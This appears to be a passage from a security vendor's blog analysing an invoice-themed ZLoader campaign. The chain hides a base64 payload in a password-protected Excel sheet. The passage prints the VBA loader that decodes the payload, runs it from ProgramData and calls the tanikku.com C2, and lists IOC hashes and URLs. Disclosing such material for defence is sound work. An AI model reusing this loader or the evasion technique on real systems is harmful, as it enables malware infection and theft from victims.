Having an encrypted document or archive as the ignition point of an infection chain is a decade old technique used by cybercriminals. There are clear benefits, the on-access security components won't be able to dissect the file without having the right password. There are also downsides, the password must be included in the original email message and a basic level of user interaction is required for entering it. This could raise suspicion and there is always the possibility of user failure as well. The appearance of a password input field in the middle of an infection chain would be even more suspicious. Using macros in one document to load another - a password protected and encrypted Excel sheet - is taking best of both worlds; the Excel file will be somewhat invisible to any typical on-access scanner on the endpoint, while no user interaction will be necessary at all.

Having the matching password, we can also investigate the content of the downloaded spreadsheet. There are no macros present, but a total of 5 sheets, some containing strings and Excel functions in seemingly random cells/order, and a large blob of encoded data in sheet 4. Anybody with previous experience working with encoded content will easily see that base64 encoding is used.



A42

```
1  TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmF
2  AEVIA/sGR8z/6czZiYPgCFQAAQKNdEg++sxqvWoASOgBGo4CtiT+iwCDi0yDSGQB181ND2Dci0hcEKFMAJLM1Y1EA43/JABYJNwAg8fGQEEtJEhMixBfv4qLXAEB3MUEJdPMzIvc
3  83B5IFAMDViSSQFFAyQAi30AxIv8gwTMvkUkJAMBQIsI0kgGn0jEE/9CdcwzzCmJACTmFMB8I+hbOwCNVgXgFosQyCSKjYuV/40kJElW3TkkJMpUFOE8fCSN/0iNg8AAzEFFeVI
4  dQBhAGwAIABmAHUAbgBjAHQAaQBvAG4AIABjAGEAbABsAA0ACgAAAAAAAABSADYAMAAyADYADQAKAC0AIABuAG8AdAAgAGUAbgBvAHUAZwBoACAAcwBwAGEAYw
5  s/T+CNVs9n8A/wAA/wAAAAAAAAAA/wAAAAAAAAAA/1h5rWzOXNhHKKykSPxwwE3Xc7rngw+LFygAAAAAAAAA/wAAAAD/AGl0aW9uPSJuYW1lZCI+DQoJCQkJPG1hbW
6  //8AAAAAzTy603sNmWg/ckY9pbrJL/2j8BkT3likNwAA/wAA/wD/AP8AAAAA//8AAP8AAAAAzPaEvYWizxU5OsjfIJ34AgAAAAAAAAAAAP8AAAAAAP8AAAAA//8AMHnx6Cp
7  WdNyLg3uxQdGCme9BjpucAD/AAAAAAAAYk1+9AaVxNHQEeg4jNw6yePw36IcohTr2rSyRhveNKMMhWQ9qxii/N5DmqGSxAAAAAAAAAAAAAAAAAAAAAHxd5lGrMiZRX7
8  AAD/AAAAAAAAAAAAAANtIGIIOF9Kfxj/qSxLKnTZFR7+rC9Zbv+hFIK/5XQF1FZPHZFrBpsX4maA4UjL/AAAAAAAAAAGIkEu06g5Sd98WbFn1+sGBFAAAAAAAAAAAAAAP8AAAAA
9  4rvkIgnViAAAAP//AAAAAAAAAAAAAAAAAAHMjqJabi4SLj4g9g1UD09oGu4bj8+pwu8A9jdoA+egXTAVHAP8AAAAAAP8AAAAAAAAAAAAAA//8AALmDmwOxbuHPgfUdwJOl
10 TNjzF60AAAAAAP8A/wAAAAAAAAAAAAACTAEIEd4FsALc9oHieaKQq8VXzGgo4LupYAAAAAAAAAAAAAAAP8AAAAA2zVt/zDV9csKw109WS5Q6AAAAP8AAAAAAAAAAAP8AAA
11 bNcDVPnXAAAAAAAAA//8A/wAAAAD/AAAATN84Khlxk4KQNckSgzqFyrgebxQhhxYarODxQSga82gxOWpLuQmJqTt1OGHZv/8AAAAAAAD/AAAAAAAAAAAAAAAAAAAAADCW
12 bgnzbe/z7SA6b+U6IHAg+3M+OnUvYyJzaepl8CB0LwlkdVvoc2Htb2E6Y+Ug4mUKAIw/ITv+k3mj9wyhkCnA2djPnDVHZ7GWs9JVngAAAAAAAAAD//wD/AAAAAP8AuxMF9YHY
13 6nfoDW5p/+BuIEYgIHJpdS117O3zKOzxZ2RJ7j5hYeXtYe4tIGV0cSAgZe9kUyBhbef3bQogPiBhYS9hdO5uaetu7vJzZmHid1Zl5XBj7mls72ToIgkg5WTtPm3vbyAJOnBp+WXHSW
14 IG4vbWTKcnI+ClM8ciDqcGFjdXIvdu4JZWPlCfBoZXVmc24vZWEgICJyb3DlCg1lCnds7+Ag7QrxYSBf8m3H/Dog7mVsbXRlCndmCVNkYW9yIDhS/G0JLwntb2UtPW8gc2Tl5G0g5
15 SP8AEItGSMdGPGD/ABCFwHQJUOgHbQAAg8QEx0Y8WP8AEItGNMdGKED/ABCFwHQJUOjpbAAAg8QEx0YoOP8AEItGIMdGFED/ABCFwHQJUOjLbAAAg8QEx0YUOP8AEItM
16 iwywiwH/UASFwHQTVovL6KAJAABeW7gBAAAAX8IEAEY7dwx9FYtHEFOLDLCLAf8QhcB1DkY7dwx8615bM8BfwgQAi3sQOXsIfCi4CAAAAAP/O/gPTPiNBL0AAAAAUP9zDOi
17 VYvsgyXEWgcQAIPsHFMz20MJHXg5BhBqCujojAAAhcAPhEwBAAAzyYkdxFoHEDPAD6JWizV4OQYQV4195IPOAokHiV8EiU8IiVcMi0Xki03wiUX0gfFpbmVJi0XsNW50ZWyJN
18 dAdIdXpqEOsWxwYBAAAA625qEusKahHrBmoE6wJqCF9RjUYYUFfoJqz//4PEDIXAdUeLSwiD+RB0EIP5FnQLg/kddAaDZcD+6xKLRcDdRhCD4OODyAPdXbCJRcCNRhhQjUYIUF
19 Lj9BVj8kQ0NvbmRpdGlvbkVseFRAREBAAAAAAFgPARAAAAAALj9BVj8kQ0J1ZmZlclJlZlRAREBAAAAAWA8BEAAAAAAuP0FWPyRDQnVmZmVyVEBQQVY/JENEZWxlZ2F0ZU
20
```

Sheet3 Sheet2 Sheet1 Sheet4 Sheet5

A protected container


If we consider the base64 data to be the final payload, we must also locate the piece of code responsible for decoding and loading it. For that we will have to go back to the VBA macros in the ActiveMime object. There is a fair amount of macro code for grabbing strings and data from those “random” cells in the other Excel sheets for the purpose of building and executing additional functions with “CallByName”. Covering all of them is outside of the scope of this blog.


A1

```
31  (Q) 1
33  (L) \Excel\Security\AccessVBOM
34  (F) Function c4c81()c4c81=1290End FunctionFunction ccfew()ccfew="gram"End FunctionFunction fpmyg()fpmyg=29745End FunctionFunction do25o()do25o="kku.php"End F
35  (N) CodeModule
38  (G) DeleteLines
40  (P) Function ss177()ss177=13128End FunctionFunction c4c81()c4c8
44  (M) CountOfLines
46  (S) CountOfLines
50  (G) CodeModule
```

Sheet3 Sheet2 Sheet1 Sheet4 Sheet5

At last, the decoding and execution of the payload is done by the “ThisWorkbook.gykvtla” function. The “hp” variable contains the base64 encoded data, while “bu” is a numeric value meant to specify the type of the payload (even number=EXE, odd number=DLL).




```
Sub jm()

CallByName ActiveDocument.ez, ActiveDocument.e9, VbMethod, UserForm1.syh.Value, ActiveDocument.hp, ActiveDocument.bu

bd = UserForm2.ComboBox21


End Sub
Private Sub UserForm_Initialize()
 jm
End Sub
```

Expression	Value	Type
ActiveDocument.hp	"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAA	Variant/String
ActiveDocument.bu	111	Variant/Double
ActiveDocument.e9	"Run"	Variant/String
ActiveDocument.ez	"Microsoft Excel"	Variant/Object/Application
UserForm1.syh.Value	"ThisWorkbook.gykvtla"	Variant/String

This way, the downloaded Excel file acts more as protected storage, containing strings and data necessary for successful execution, as well as the encoded payload. Neither the MHTML document nor the Excel spreadsheet can work on its own and content of the latter is hidden from prying eyes.

Third Stage: Payload

As pointed out above, the embedded “gykvtla” Excel function acts as a simplistic loader for the final payload. It employs obfuscation - mainly using IIF and SWITCH functions – but retrieving its core functionality isn't too challenging. First it would generate a 6-character long string used as a filename, then the base64 encoded data on sheet4 would be decoded and saved under the ProgramData folder. Depending on whether the payload is a standard Portable Executable (PE), or a Dynamic Link Library (DLL) execution would slightly differ, while the EXE will be done alone with the help of “WScript.Shell”, the DLL will be loaded using the rundll32 windows utility. Finally, there is a GET request sent to the C2 (hxxps://tanikku.com/kku.php) which provides a status report on the successful infection.



```
Sub gykvtla(b6,jv)

qiv = Environ("HOMEDRIVE")
bhr = qq(b6)
lk = z5()

CreateObject("ADODB.Stream").Type = 1
CreateObject("ADODB.Stream").Open
CreateObject("ADODB.Stream").Write bhr
If Len(jv) Mod 2=0 Then
CreateObject("ADODB.Stream").SaveToFile qiv & "\programdata\"+ & lk & ".exe", 2
CreateObject("WScript.Shell").Run qiv & "\programdata\" & lk & ".exe"
Else
CreateObject("ADODB.Stream").SaveToFile qiv & "\programdata\" & lk & ".dll", 2
CreateObject("WScript.Shell").Run "rundll32 " & qiv & "\programdata\" & lk & ".dll, DllRegisterServer"
End If

CreateObject("Microsoft.XMLHTTP").Open "GET", "https://tanikku.com/kku.php", False
CreateObject("Microsoft.XMLHTTP").send

Application.ActiveWorkbook.Saved = True
Application.Quit

End Sub

Function qq(ix)
 Dim b
 With CreateObject("Microsoft.XMLDOM").createElement("b64")
 .DataType = "bin.base64": .Text = ix
 qq = .nodeTypedValue
 End With
End Function
```

The payload in this specific campaign was ZLoader, a highly popular multi-purpose malware which can act as a banking trojan, but also used to help distributing ransomware families in the past such as Ryuk and Egregor. How the operators behind these campaigns plan to utilize ZLoader's powerful capabilities is yet to be seen.

Conclusion

Invoice-themed spam campaigns rarely offer new and challenging delivery techniques. While the spammed emails lack finesse, the rest of the infection chain demonstrates a high level of understanding of various Microsoft Office file formats and how they can be used in combination. It is well thought out, fairly complex, but also lacks any unnecessary overcomplication, a mistake typically done by juniors. Creators of this delivery chain are showcasing skills from the higher tiers of the cybercriminal pyramid, as such extra vigilance is needed to counter it.

Protection Statement

Forcepoint customers are protected against this threat at the following stages of attack:

- Stage 2 (Lure) – Malicious emails associated with these attacks are identified and blocked.
- Stage 5 (Dropper File) – Malicious files are prevented from being downloaded.
- Stage 6 (Call Home) – Attempts to contact C2 servers are blocked.

IOCs

Files

- 6cd67f6ce51c3a57f5d9a65415780ee8ef9ee44c
- f762d7e999c3f1fa768aba1c0469db1a1596b69e
- 98727b1b6826e2816f908c08b15db427c875ca53

URLs

- hxxps://tanikku[.]com/tan.php
- hxxps://tanikku[.]com/kku.php
- hxxps://fiberswatch[.]com/watch.php
- hxxps://heftybtc[.]com/hef.php
- hxxps://dailyemploy[.]com/day.php
- hxxps://findinglala[.]com/down/doc.xls
- hxxps://sejutamanfaat[.]com/faat.php
- hxxps://earfetti[.]com/post.php
- hxxps://evalynews[.]com/post.php
- hxxps://sanciacinfofoothe[.]tk/post.php
- hxxps://enriwetmiti[.]tk/post.php